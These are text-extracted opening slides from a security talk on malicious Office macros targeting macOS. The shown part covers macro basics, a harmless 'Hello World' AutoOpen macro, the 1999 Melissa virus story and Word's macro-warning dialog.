


Office Drama

...on macOS



WHOIS




 @patrickwardle



Objective-See


OUTLINE



Evil Office Docs!



history



analysis




exploit chain



defense

Recent History

macro based attacks, targeting macOS



MACROS

...defined

tl;dr: add code to documents



Macro:

"A macro is a series of **commands & instructions** that you group together as a single command to accomplish a task **automatically**"
-Microsoft



+




MSOffice document
+ code



Microsoft


```
01 Sub AutoOpen()  
02     MsgBox "Hello World!", 0, "Title"  
03 End Sub
```

macro code (VBScript)



MACROS

...of course (ab)used by attackers



The Melissa Virus — FBI

fbi.gov/news/stories/melissa-virus-20th-anniversary-032519

The Melissa Virus

An \$80 Million Cyber Crime in 1999 Foreshadowed Modern Threats

Two decades ago, computer viruses—and public awareness of the tricks used to unleash them—were still relatively new notions to many Americans.

One attack would change that in a significant way.

In late March 1999, a programmer named David Lee Smith hijacked an America Online (AOL) account and used it to post a file on an Internet newsgroup named “alt.sex.” The posting promised dozens of free passwords to fee-based websites with adult content. When users took the bait, downloading the document and then opening it with Microsoft Word, a virus was unleashed on their computers.

On March 26, it began spreading like wildfire across the Internet.

This document contains macros. Do you want to disable macros before opening the file?

Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.

[Learn about macros](#)

Process Name	Sandbox
Microsoft Word	Yes

-----▶ though mitigations...

MACROS

now on macOS?



Cult of Mac

Apple's share of global computer market grows

